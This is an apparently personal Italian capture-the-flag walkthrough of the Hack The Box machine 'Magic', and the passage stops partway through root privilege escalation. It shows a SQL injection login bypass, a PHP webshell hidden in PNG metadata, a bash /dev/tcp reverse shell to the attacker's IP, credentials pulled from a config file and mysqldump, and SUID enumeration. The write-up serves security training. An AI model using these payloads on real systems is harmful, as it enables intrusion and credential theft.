

# Magic MACHine

## About Magic

Magic is an easy difficulty Linux machine that features a custom web application. A SQL injection vulnerability in the login form is exploited, in order to bypass the login and gain access to an upload page. Weak whitelist validation allows for uploading a PHP webshell, which is used to gain command execution. The MySQL database is found to contain plaintext credentials, which are re-used for lateral movement. A path hijacking vector combined with assigned SUID permissions leads to full system compromise.


ip = 10.10.10.185

## Enumeration


### SCAN NMAP PORT & SERVICE

```
🐼 | 📁 .opt/htb_machine/Magic nmap -A -sC -sV -T5 -Pn 10.10.10.185 -oG magic_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 09:49 CET
Nmap scan report for 10.10.10.185
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Magic Portfolio
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


SERVER WEB PORTA 80 magic.htb




magic.htb/login.php



SQLI LOGIN PAGE ' OR 1=1-- - ADMIN and redirect to /upload.php




A login form with a grey background and rounded corners. It features two input fields: 'Username' and 'Password'. The 'Username' field contains the text "' or 1=1---". The 'Password' field contains five dots. Below the fields is a 'Login' button. The entire form is set against a dark, starry space background.




An image upload interface with a white background and rounded corners. At the top, it says 'Select Image to Upload'. In the center, there is a dashed square box containing a cloud icon with an upward arrow. Below this box is a green button with the text 'Upload Image'. The interface is set against a dark, starry space background.

Mi trovo davanti una pagina in cui posso fare upload di file e la prima cosa che provo è fare l'upload di una file 'shell.php'



```
🐱 /opt/Shell_Varie cat shell.php
<?php system($_REQUEST['cmd']); ?>
```


A terminal window with a black background. The prompt shows a cat icon, a lock icon, and the path /opt/Shell\_Varie. The command cat shell.php has been executed, and the content of the file is displayed in green text: <?php system(\$\_REQUEST['cmd']); ?>



Mi compare un popup in cui specifica che il server accetta solo file .jpeg .jpg e .png

Quello che proverò a fare ora è un bypass del filtro del server provando a rinominare il file come shell.php.png


ma mi dà il seguente pop-up che indica il fatto che viene controllato anche il contenuto iniziale del file che dev'essere quello di un .png o .jpeg o .jpg





La strada che provo quindi ora è prendere un .png legittimo aprirlo con vim e inserire la shell .php all'interno più o meno

a metà dei metadati dell'immagine, lo rinomino appunto shell.php.jpg e in questo modo dovrei bypassare entrambi i filtri del server:






Non mi da errori...quindi posso vedere se è stata correttamente caricata in /images/uploads/shell.php.png




Bene la vedo come dati e non come immagine e questo è positivo, ora provo a dare il comando 'id' e reagisce in modo corretto:



Bene ora devo iniettare una shell php nel cmd:

```
bash -c 'bash -i >%26 /dev/tcp/10.10.14.39/443 0>%261'
```

e mi metto in ascolto su 443 in nc



## shell theseus

Trovo un utente nella /home page 'theseus'?



```

listening on [any] 443 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.185] 45596
bash: cannot set terminal process group (1195): Inappropriate
bash: no job control in this shell
www-data@magic:/var/www/Magic/images/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@magic:/var/www/Magic/images/uploads$ cd /home
cd /home
www-data@magic:/home$ ls
ls
theseus

```

Come spesso avviene in questi casi come user www-data c'è poco da fare, posso però andare a vedere i file di conf.

di 'magic' che si trova in /var/www/Magic

```

www-data@magic:/home$ cd /var/www/Magic
cd /var/www/Magic
www-data@magic:/var/www/Magic$ ls
ls
assets
db.php5
images
index.php
login.php
logout.php
upload.php

```

Il file interessante qui è quello della configurazione 'db.php5'

```

{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

```

cred.trovate= theseus:iamkingtheseus

Ora trattandosi di un database sarà presumibilmente 'mysql' e quindi posso andare a verificare e per farlo provo a dare il

tab dopo mys questo è il risultato



```
mysql      mysqld_multi
mysql_install_db  mysqld_safe
mysql_upgrade  mysqld_safe_helper
mysqladmin    mysqldump
mysqld
```

Vedo mysqldump che puo essere usato da locale per connettermi con le cred. trovate e ricever info sul database

RIF:<https://www.purestorage.com/it/knowledge/what-is-mysqldump.html>

## Che cos'è mysqldump?

mysqldump è un'utilità a riga di comando inclusa in MySQLda utilizzare per esportare istruzioni SQL che possono ricostruire un database o un sottoinsieme di oggetti in un database. Può essere utilizzato per creare un backup di oggetti e dati di database o per trasferire un database da un server all'altro. Gli amministratori possono utilizzare mysqldump per esportare i dati in un formato specifico come XML e CSV.

## esempi di mysqldump

L'utilità mysqldump viene utilizzata principalmente per i backup o il trasferimento di dati a un altro server di database. Che tu effettui un backup del database o desideri trasferire i dati a un altro server, l'utilità mysqldump funziona allo stesso modo. Un uso comune di un backup mysqldump è la creazione di un ambiente di test dal database di produzione.

Per utilizzare un database di produzione per creare un ambiente di test, è possibile eseguire un backup completo del database utilizzando l'utility mysqldump. Il comando seguente consente di eseguire un backup dell'intero database denominato myDB ed esportarlo in un file denominato myDB.sql:

```
mysqldump -u username -p password -databases myDB > myDB.sql
```

Quindi provo a connettermi e trovo le credenziali

```
/usr/sbin/nologin
www-data@magic:/var/www/Magic$ mysqldump --user=theseus --password=iamkingtheseus --host=localhost Magic
```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Quindi come mostrato è stato inserito nel valore login la value 'admin:Th3s3usW4sK1ng' che quindi posso usare per elevare la shell all user 'theseus', dovrò prima però fare l'upgrade della shell

```
www-data@magic:/$ export TERM=xterm
www-data@magic:/$ export SHELL=bash
www-data@magic:/$ stty rows 50 columns 158
www-data@magic:/$ su theseus
Password:
theseus@magic:/$
```

Recupero la user.txt

```
theseus@magic:/$ cd /home/theseus
theseus@magic:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public
Templates  user.txt  Videos
theseus@magic:~$ cat user.txt
47215cea5c6ee86bd818b4d885e2cb9f
theseus@magic:~$
```

## ***PrivEsc to root***

Effettuo prima un `sudo -l` per privilegi da root dell'utente ma con pochi risultati, poi uno script per cercare eventuali file in cui ha il SUID impostato e che quindi l'utente può eseguire da root

7640	386	-rwsr-xr--	1	root	dip	394984	Jun 12
2018	/snap/core/8689/usr/sbin/pppd						
131127	28	-rwsr-xr-x	1	root	root	26696	Jan 8
2020	/bin/umount						
131130	32	-rwsr-xr-x	1	root	root	30800	Aug 11
2016	/bin/fusermount						
393232	24	-rwsr-x---	1	root	users	22040	Oct 21
2019	/bin/sysinfo						
131123	44	-rwsr-xr-x	1	root	root	43088	Jan 8
2020	/bin/mount						
131231	44	-rwsr-xr-x	1	root	root	44664	Mar 22

A quanto pare l'unico strano che trovo e che può essere eseguito non solo da root ma anche dai membri del gruppo users è '/bin/sysinfo'

Controllavo che l'user 'theseus' faccia effettivamente parte di questo gruppo

```
theseus@magic:~$ cat /etc/group | grep users
users:x:100:theseus
theseus@magic:~$
```

Provo a lanciare il binario e ciò che fa come prevedibile è dare molte info sul sistema

```
theseus@magic:~$ sysinfo
=====Hardware Info=====
H/W path          Device          Class          Description
=====
=====CPU Info=====
processor          : 0
vendor_id          : AuthenticAMD
cpu family         : 25
model              : 1
model name         : AMD EPYC 7513 32-Core Processor
stepping           : 1
microcode          : 0xa0011d5
cpu MHz            : 2595.124
cache size         : 512 KB
physical id        : 0
siblings           : 1
core id            : 0
cpu cores          : 1
apicid             : 0
initial apicid     : 0
fpu                : yes
fpu_exception      : yes
cpuid level        : 16
wp                 : yes
```

Lancio il tool ma questa volta con 'ltrace' per vedere le chiamate che fa al di fuori del binario originale

RIF:<https://man7.org/linux/man-pages/man1/ltrace.1.html>

## NAME [top](#)

### `ltrace` - A library call tracer

## DESCRIPTION [top](#)

**ltrace** is a program that simply runs the specified *command* until it exits. It intercepts and records the dynamic library calls which are called by the executed process and the signals which are received by that process. It can also intercept and print the system calls executed by the program.

Its use is very similar to [strace\(1\)](#).

**ltrace** shows parameters of invoked functions and system calls. To determine what arguments each function has, it needs external declaration of function prototypes. Those are stored in files called *prototype libraries*--see `ltrace.conf(5)` for details on the syntax of these files. See the section **PROTOTYPE LIBRARY DISCOVERY** to learn how **ltrace** finds prototype libraries.

```
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev(0x7ffdea800430,
0x5639754e6972, 0, 2880) = 0x7ffdea800440
popen("fdisk -l", "r")
    = 0x563976ce8280
fgets(fdisk: cannot open /dev/loop0: Permission denied
fdisk: cannot open /dev/loop1: Permission denied
fdisk: cannot open /dev/loop2: Permission denied
fdisk: cannot open /dev/loop3: Permission denied
